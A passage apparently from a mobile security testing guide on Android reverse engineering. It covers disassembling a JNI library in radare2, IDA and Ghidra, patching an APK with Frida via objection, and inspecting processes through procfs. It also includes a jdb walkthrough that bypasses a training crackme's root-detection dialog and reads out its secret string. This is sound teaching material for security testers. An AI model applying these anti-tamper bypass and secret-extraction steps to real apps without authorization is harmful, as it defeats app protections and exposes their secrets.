│           0x00000e78  ~   0268           ldr r2, [r0]                ; arg1
│           ;-- aav.0x00000e79:
│           ; UNKNOWN XREF from aav.0x00000189 (+0x3)
│           0x00000e79                    unaligned
│           0x00000e7a      0249           ldr r1, aav.0x00000f3c      ; [0xe84:4]=0xf3c aav.0x00000f3c
│           0x00000e7c      d2f89c22       ldr.w r2, [r2, 0x29c]
│           0x00000e80      7944           add r1, pc                  ; "Hello from C++" section..rodata
└           0x00000e82      1047           bx r2
```

Let's explain the previous commands:

- `e emu.str=true;` enables radare2's string emulation. Thanks to this, we can see the string we're looking for ("Hello from C++").
- `s 0x00000e78` is a *seek* to the address `s 0x00000e78`, where our target function is located. We do this so that the following commands apply to this address.
- `pdf` means *print disassembly of function*.

Using radare2 you can quickly run commands and exit by using the flags `-qc '<commands>'`. From the previous steps we know already what to do so we will simply put everything together:


```
$ r2 -qc 'e emu.str=true; s 0x00000e78; af; pdf' HelloWord-JNI/lib/armeabi-v7a/libnative-lib.so

┌ (fcn) sym.Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI 12
│   sym.Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI (int32_t arg1);
│           ; arg int32_t arg1 @ r0
│           0x00000e78      0268           ldr r2, [r0]                ; arg1
│           0x00000e7a      0249           ldr r1, [0x00000e84]        ; [0xe84:4]=0xf3c
│           0x00000e7c      d2f89c22       ldr.w r2, [r2, 0x29c]
│           0x00000e80      7944           add r1, pc                  ; "Hello from C++" section..rodata
└           0x00000e82      1047           bx r2
```

Notice that in this case we're not starting with the `-A` flag not running `aaa`. Instead, we just tell radare2 to analyze that one function by using the *analyze function* `af` command. This is one of those cases where we can speed up our workflow because you're focusing on some specific part of an app.

The workflow can be further improved by using r2ghidra-dec, a deep integration of Ghidra decompiler for radare2. r2ghidra-dec generates decompiled C code, which can aid in quickly analyzing the binary.


IDA Pro

We assume that you've successfully opened `lib/armeabi-v7a/libnative-lib.so` in IDA pro. Once the file is loaded, click into the "Functions" window on the left and press `Alt+t` to open the search dialog. Enter "java" and hit enter. This should highlight the `Java_sg_vantagepoint_helloworld_ MainActivity_stringFromJNI` function. Double-click the function to jump to its address in the disassembly Window. "Ida View-A" should now show the disassembly of the function.



```
CODE16


EXPORT Java_sg_vantagepoint_helloworld_MainActivity_stringFromJNI
Java_sg_vantagepoint_helloworld_MainActivity_stringFromJNI
LDR                 R2, [R0]
LDR                 R1, =(aHelloFromC - 0xE80)
LDR.W               R2, [R2,#0x29C]
ADD                 R1, PC   ; "Hello from C++"
BX                  R2
; End of function Java_sg_vantagepoint_helloworld_MainActivity_stringFromJNI
```

Not a lot of code there, but you should analyze it. The first thing you need to know is that the first argument passed to every JNI function is a JNI interface pointer. An interface pointer is a pointer to a pointer. This pointer points to a function table: an array of even more pointers, each of which points to a JNI interface function (is your head spinning yet?). The function table is initialized by the Java VM and allows the native function to interact with the Java environment.



With that in mind, let’s have a look at each line of assembly code.

```
LDR  R2, [R0]
```

Remember: the first argument (in R0) is a pointer to the JNI function table pointer. The LDR instruction loads this function table pointer into R2.

```
LDR  R1, =aHelloFromC
```

This instruction loads into R1 the PC-relative offset of the string “Hello from C++”. Note that this string comes directly after the end of the function block at offset 0xe84. Addressing relative to the program counter allows the code to run independently of its position in memory.

```
LDR.W  R2, [R2, #0x29C]
```

This instruction loads the function pointer from offset 0x29C into the JNI function pointer table pointed to by R2. This is the `NewStringUTF` function. You can look at the list of function pointers in jni.h, which is included in the Android NDK. The function prototype looks like this:

```
jstring     (*NewStringUTF)(JNIEnv*, const char*);
```

The function takes two arguments: the JNIEnv pointer (already in R0) and a String pointer. Next, the current value of PC is added to R1, resulting in the absolute address of the static string “Hello from C++” (PC + offset).

```
ADD  R1, PC
```

Finally, the program executes a branch instruction to the `NewStringUTF` function pointer loaded into R2:


```
BX   R2
```

When this function returns, R0 contains a pointer to the newly constructed UTF string. This is the final return value, so R0 is left unchanged and the function returns.

Ghidra

After opening the library in Ghidra we can see all the functions defined in the **Symbol Tree** panel under **Functions**. The native library for the current application is relatively very small. There are three user defined functions: `FUN_001004d0`, `FUN_0010051c`, and `Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI`. The other symbols are not user defined and are generated for proper functioning of the shared library. The instructions in the function `Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI` are already discussed in detail in previous sections. In this section we can look into the decompilation of the function.

Inside the current function there is a call to another function, whose address is obtained by accessing an offset in the `JNIEnv` pointer (found as `plParm1`). This logic has been diagrammatically demonstrated above as well. The corresponding C code for the disassembled function is shown in the **Decompiler** window. This decompiled C code makes it much easier to understand the function call being made. Since this function is small and extremely simple, the decompilation output is very accurate, this can change drastically when dealing with complex functions.



```
0100544 00          ??      00h
0100545 70          ??      70h    p
0100546 14          ??      14h
0100547 91          ??      91h
0100548 ee          ??      EEh
0100549 ff          ??      FFh
010054a ff          ??      FFh
010054b 17          ??      17h

                    ***********************************************
                    *                  FUNCTION
                    ***********************************************
                    undefined Java_sg_vantagepoint_helloworldjn
     undefined        w0:1          <RETURN>
                    Java_sg_vantagepoint_helloworldjni_MainActi

010054c 08 00 40 f9    ldr     x8,[x0]
0100550 01 00 00 90    adrp    x1,0x100000
0100554 21 80 15 91    add     x1,x1,#0x560
0100558 02 9d 42 f9    ldr     x2,[x8, #0x538]
010055c 40 00 1f d6    br      x2
                    //
                    // .rodata
                    // SHT_PROGBITS  [0x560 - 0x56e]
                    // ram: 00100560-0010056e
                    //
                    s_Hello_from_C++_00100560
0100560 48 65 6c       ds      "Hello from C++"
        6c 6f 20
        66 72 6f ...
..
                    //
                    // .eh_frame_hdr
                    // SHT_PROGBITS  [0x570 - 0x583]
                    // ram: 00100570-00100583
                    //

                    ***********************************************
                    * Exception Handler Frame Header
                    ***********************************************
                    eh_frame_hdr_00100570
```

```c
void Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI(longlong *plParm1)

{
                    /* WARNING: Could not recover jumptable at 0x0010055c. Too many branches */
                    /* WARNING: Treating indirect jump as call */
  (**(code **)(*plParm1 + 0x538))(plParm1,"Hello from C++");
  return;
}
```

Automated Static Analysis

You should use tools for efficient static analysis. They allow the tester to focus on the more complicated business logic. A plethora of static code analyzers are available, ranging from open source scanners to full-blown enterprise-ready scanners. The best tool for the job depends on budget, client requirements, and the tester's preferences.

Some static analyzers rely on the availability of the source code; others take the compiled APK as input. Keep in mind that static analyzers may not be able to find all problems by themselves even though they can help us focus on potential problems. Review each finding carefully and try to understand what the app is doing to improve your chances of finding vulnerabilities.

Configure the static analyzer properly to reduce the likelihood of false positives and maybe only select several vulnerability categories in the scan. The results generated by static analyzers can otherwise be overwhelming, and your efforts can be counterproductive if you must manually investigate a large report.

There are several open source tools for automated security analysis of an APK.

- Androbugs
- JAADAS
- MobSF
- QARK

Dynamic Analysis

Dynamic Analysis tests the mobile app by executing and running the app binary and analyzing its workflows for vulnerabilities. For example, vulnerabilities regarding data storage might be sometimes hard to catch during static analysis, but in dynamic analysis you can easily spot what information is stored persistently and if the information is protected properly. Besides this, dynamic analysis allows the tester to properly identify:

- Business logic flaws
- Vulnerabilities in the tested environments
- Weak input validation and bad input/output encoding as they are processed through one or multiple services

Analysis can be assisted by automated tools, such as MobSF, while assessing an application. An application can be assessed by side-loading it, re-packaging it, or by simply attacking the installed version.

Dynamic Analysis on Non-Rooted Devices

Non-rooted devices provide the tester with two benefits:

- Replicate an environment that the application is intended to run on.
- Thanks to tools like objection, you can patch the app in order to test it like if you were on a rooted device (but of course being jailed to that one app).

In order to dynamically analyze the application, you can also rely on objection which is leveraging Frida. However, in order to be able to use objection on non-rooted devices you have to perform one additional step: patch the APK to include the Frida gadget library. Objection communicates then using a Python API with the mobile phone through the installed Frida gadget.

In order to accomplish this, the following commands can set you up and running:

```
# Download the Uncrackable APK
$ wget https://raw.githubusercontent.com/OWASP/owasp-mstg/master/Crackmes/Android/Level_01/UnCrackable-Level1.apk
# Patch the APK with the Frida Gadget
$ objection patchapk --source UnCrackable-Level1.apk
```

```
# Install the patched APK on the android phone
$ adb install UnCrackable-Level1.objection.apk
# After running the mobile phone, objection will detect the running frida-server through the APK
$ objection explore
```

Basic Information Gathering

As mentioned previously, Android runs on top of a modified Linux kernel and retains the proc filesystem (procfs) from Linux, which is mounted at `/proc`. Procfs provides a directory-based view of a process running on the system, providing detailed information about the process itself, its threads, and other system-wide diagnostics. Procfs is arguably one of the most important filesystems on Android, where many OS native tools depend on it as their source of information.

Many command line tools are not shipped with the Android firmware to reduce the size, but can be easily installed on a rooted device using BusyBox. We can also create our own custom scripts using commands like `cut`, `grep`, `sort` etc, to parse the proc filesystem information.

In this section, we will be using information from procfs directly or indirectly to gather information about a running process.

Open Files

You can use `lsof` with the flag `-p <pid>` to return the list of open files for the specified process. See the man page for more options.

```
# lsof -p 6233
COMMAND     PID       USER   FD      TYPE             DEVICE  SIZE/OFF       NODE NAME
.foobar.c  6233     u0_a97  cwd       DIR                0,1         0          1 /
.foobar.c  6233     u0_a97  rtd       DIR                0,1         0          1 /
.foobar.c  6233     u0_a97  txt       REG             259,11     23968        399 /system/bin/app_process64
.foobar.c  6233     u0_a97  mem   unknown                                         /dev/ashmem/dalvik-main space (region space) (deleted)
.foobar.c  6233     u0_a97  mem       REG              253,0   2797568    1146914 /data/dalvik-cache/arm64/system@framework@boot.art
.foobar.c  6233     u0_a97  mem       REG              253,0   1081344    1146915 /data/dalvik-cache/arm64/system@framework@boot-core-libart.art
...
```

In the above output, the most relevant fields for us are:

- `NAME`: path of the file.
- TYPE: type of the file, for example, file is a directory or a regular file.

This can be extremely useful to spot unusual files when monitoring applications using obfuscation or other anti-reverse engineering techniques, without having to reverse the code. For instance, an application might be performing encryption-decryption of data and storing it in a file temporarily.

Open Connections

You can find system-wide networking information in `/proc/net` or just by inspecting the `/proc/<pid>/net` directories (for some reason not process specific). There are multiple files present in these directories, of which `tcp`, `tcp6` and `udp` might be considered relevant from the tester's perspective.

```
# cat /proc/7254/net/tcp
sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
...
69: 1101A8C0:BB2F 9A447D4A:01BB 01 00000000:00000000 00:00000000 00000000 10093        0 75412 1 0000000000000000 20 3 19 10 -1
70: 1101A8C0:917C E3CB3AD8:01BB 01 00000000:00000000 00:00000000 00000000 10093        0 75553 1 0000000000000000 20 3 23 10 -1
71: 1101A8C0:C1E3 9C187D4A:01BB 01 00000000:00000000 00:00000000 00000000 10093        0 75458 1 0000000000000000 20 3 19 10 -1
...
```

In the output above, the most relevant fields for us are:

- `rem_address`: remote address and port number pair (in hexadecimal representation).
- `tx_queue` and `rx_queue`: the outgoing and incoming data queue in terms of kernel memory usage. These fields give an indication how actively the connection is being used.
- `uid`: containing the effective UID of the creator of the socket.

Another alternative is to use the `netstat` command, which also provides information about the network activity for the complete system in a more readable format, and can be easily filtered as per our requirements. For instance, we can easily filter it by PID:

```
# netstat -p | grep 24685
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State       PID/Program Name
tcp        0      0 192.168.1.17:47368     172.217.194.103:https  CLOSE_WAIT  24685/com.google.android.youtube
tcp        0      0 192.168.1.17:47233     172.217.194.94:https   CLOSE_WAIT  24685/com.google.android.youtube
tcp        0      0 192.168.1.17:38480     sc-in-f100.1e100.:https ESTABLISHED 24685/com.google.android.youtube
tcp        0      0 192.168.1.17:44833     74.125.24.91:https     ESTABLISHED 24685/com.google.android.youtube
tcp        0      0 192.168.1.17:38481     sc-in-f100.1e100.:https ESTABLISHED 24685/com.google.android.youtube
...
```

`netstat` output is clearly more user friendly than reading `/proc/<pid>/net`. The most relevant fields for us, similar to the previous output, are following:

- `Foreign Address`: remote address and port number pair (port number can be replaced with the well-known name of a protocol associated with the port).
- `Recv-Q` and `Send-Q`: Statistics related to receive and send queue. Gives an indication on how actively the connection is being used.
- `State`: the state of a socket, for example, if the socket is in active use (`ESTABLISHED`) or closed (`CLOSED`).

Loaded Native Libraries

The file `/proc/<pid>/maps` contains the currently mapped memory regions and their access permissions. Using this file we can get the list of the libraries loaded in the process.

```
# cat /proc/9568/maps
12c00000-52c00000 rw-p 00000000 00:04 14917                              /dev/ashmem/dalvik-main space (region space) (deleted)
6f019000-6f2c0000 rw-p 00000000 fd:00 1146914                            /data/dalvik-cache/arm64/system@framework@boot.art
...
7327670000-7329747000 r--p 00000000 fd:00 1884627                        /data/app/com.google.android.gms-4FJbDh-oZv-5bCw39jkIMQ==/oat/arm64/base.odex
..
733494d000-7334cfb000 r-xp 00000000 fd:00 1884542
↪  /data/app/com.google.android.youtube-Rl_hl9LptFQf3Vf-JJReGw==/lib/arm64/libcronet.80.0.3970.3.so
...
```

Sandbox Inspection

The application data is stored in a sandboxed directory present at `/data/data/<app_package_-name>`. The content of this directory has already been discussed in detail in the "Accessing App Data Directories" section.

Debugging

So far, you've been using static analysis techniques without running the target apps. In the real world, especially when reversing malware or more complex apps, pure static analysis is very difficult. Observing and manipulating an app during runtime makes it much, much easier to decipher its behavior. Next, we'll have a look at dynamic analysis methods that help you do just that.

Android apps support two different types of debugging: Debugging on the level of the Java runtime with the Java Debug Wire Protocol (JDWP), and Linux/Unix-style ptrace-based debugging on the native layer, both of which are valuable to reverse engineers.

Debugging Release Apps

Dalvik and ART support the JDWP, a protocol for communication between the debugger and the Java virtual machine (VM) that it debugs. JDWP is a standard debugging protocol that's supported by all command line tools and Java IDEs, including jdb, JEB, IntelliJ, and Eclipse. Android's implementation of JDWP also includes hooks for supporting extra features implemented by the Dalvik Debug Monitor Server (DDMS).

A JDWP debugger allows you to step through Java code, set breakpoints on Java methods, and inspect and modify local and instance variables. You'll use a JDWP debugger most of the time you debug "normal" Android apps (i.e., apps that don't make many calls to native libraries).

In the following section, we'll show how to solve the UnCrackable App for Android Level 1 with jdb alone. Note that this is not an *efficient* way to solve this crackme. Actually you can do it much faster with Frida and other methods, which we'll introduce later in the guide. This, however, serves as an introduction to the capabilities of the Java debugger.

Debugging with jdb

The adb command line tool was introduced in the "Android Basic Security Testing" chapter. You can use its `adb jdwp` command to list the process IDs of all debuggable processes running on the connected device (i.e., processes hosting a JDWP transport). With the `adb forward` command, you can open a listening socket on your host computer and forward this socket's incoming TCP connections to the JDWP transport of a chosen process.

```
$ adb jdwp
12167
$ adb forward tcp:7777 jdwp:12167
```

You're now ready to attach jdb. Attaching the debugger, however, causes the app to resume, which you don't want. You want to keep it suspended so that you can explore first. To prevent the process from resuming, pipe the `suspend` command into jdb:

```
$ { echo "suspend"; cat; } | jdb -attach localhost:7777
Initializing jdb ...
> All threads suspended.
>
```

You're now attached to the suspended process and ready to go ahead with the jdb commands. Entering `?` prints the complete list of commands. Unfortunately, the Android VM doesn't support all available JDWP features. For example, the `redefine` command, which would let you redefine a class' code is not supported. Another important restriction is that line breakpoints won't work because the release bytecode doesn't contain line information. Method breakpoints do work, however. Useful working commands include:

- classes: list all loaded classes
- class/methods/fields *class id*: Print details about a class and list its methods and fields
- locals: print local variables in current stack frame
- print/dump *expr*: print information about an object
- stop in *method*: set a method breakpoint
- clear *method*: remove a method breakpoint
- set *lvalue* = *expr*: assign new value to field/variable/array element

Let's revisit the decompiled code from the UnCrackable App for Android Level 1 and think about possible solutions. A good approach would be suspending the app in a state where the secret string is held in a variable in plain text so you can retrieve it. Unfortunately, you won't get that far unless you deal with the root/tampering detection first.

Review the code and you'll see that the method `sg.vantagepoint.uncrackable1.MainActivity.a` displays the "This in unacceptable…" message box. This method creates an `AlertDialog` and sets a listener class for the `onClick` event. This class (named `b`) has a callback method will terminates the app once the user taps the **OK** button. To prevent the user from simply canceling the dialog, the `setCancelable` method is called.

```
  private void a(final String title) {
        final AlertDialog create = new AlertDialog$Builder((Context)this).create();
        create.setTitle((CharSequence)title);
        create.setMessage((CharSequence)"This in unacceptable. The app is now going to exit.");
        create.setButton(-3, (CharSequence)"OK", (DialogInterface$OnClickListener)new b(this));
        create.setCancelable(false);
        create.show();
    }
```

You can bypass this with a little runtime tampering. With the app still suspended, set a method breakpoint on `android.app.Dialog.setCancelable` and resume the app.

```
> stop in android.app.Dialog.setCancelable
Set breakpoint android.app.Dialog.setCancelable
> resume
All threads resumed.
>
Breakpoint hit: "thread=main", android.app.Dialog.setCancelable(), line=1,110 bci=0
main[1]
```

The app is now suspended at the first instruction of the `setCancelable` method. You can print the arguments passed to `setCancelable` with the `locals` command (the arguments are shown incorrectly under "local variables").

```
main[1] locals
Method arguments:
Local variables:
flag = true
```

`setCancelable(true)` was called, so this can't be the call we're looking for. Resume the process with the `resume` command.

```
main[1] resume
Breakpoint hit: "thread=main", android.app.Dialog.setCancelable(), line=1,110 bci=0
main[1] locals
flag = false
```

You've now reached a call to `setCancelable` with the argument `false`. Set the variable to `true` with the `set` command and resume.

```
main[1] set flag = true
 flag = true = true
main[1] resume
```

Repeat this process, setting `flag` to `true` each time the breakpoint is reached, until the alert box is finally displayed (the breakpoint will be reached five or six times). The alert box should now be cancelable! Tap the screen next to the box and it will close without terminating the app.

Now that the anti-tampering is out of the way, you're ready to extract the secret string! In the "static analysis" section, you saw that the string is decrypted with AES, then compared with the string input to the message box. The method `equals` of the `java.lang.String` class compares the string input with the secret string. Set a method breakpoint on `java.lang.String.equals`, enter an arbitrary text string in the edit field, and tap the "verify" button. Once the breakpoint is reached, you can read the method argument with the `locals` command.

```
> stop in java.lang.String.equals
Set breakpoint java.lang.String.equals
>
Breakpoint hit: "thread=main", java.lang.String.equals(), line=639 bci=2

main[1] locals
Method arguments:
Local variables:
other = "radiusGravity"
main[1] cont

Breakpoint hit: "thread=main", java.lang.String.equals(), line=639 bci=2

main[1] locals
Method arguments:
Local variables:
other = "I want to believe"
main[1] cont
```


This is the plaintext string you're looking for!

Debugging with an IDE

Setting up a project in an IDE with the decompiled sources is a neat trick that allows you to set method breakpoints directly in the source code. In most cases, you should be able single-step through the app and inspect the state of variables with the GUI. The experience won't be perfect, it's not the original source code after all, so you won't be able to set line breakpoints and things will sometimes simply not work correctly. Then again, reversing code is never easy, and efficiently navigating and debugging plain old Java code is a pretty convenient way of doing it. A similar method has been described in the NetSPI blog.

To set up IDE debugging, first create your Android project in IntelliJ and copy the decompiled Java sources into the source folder as described above in the "Reviewing Decompiled Java Code" section. On the device, choose the app as **debug app** on the "Developer options" (Uncrackable1 in this tutorial), and make sure you've switched on the "Wait For Debugger" feature.

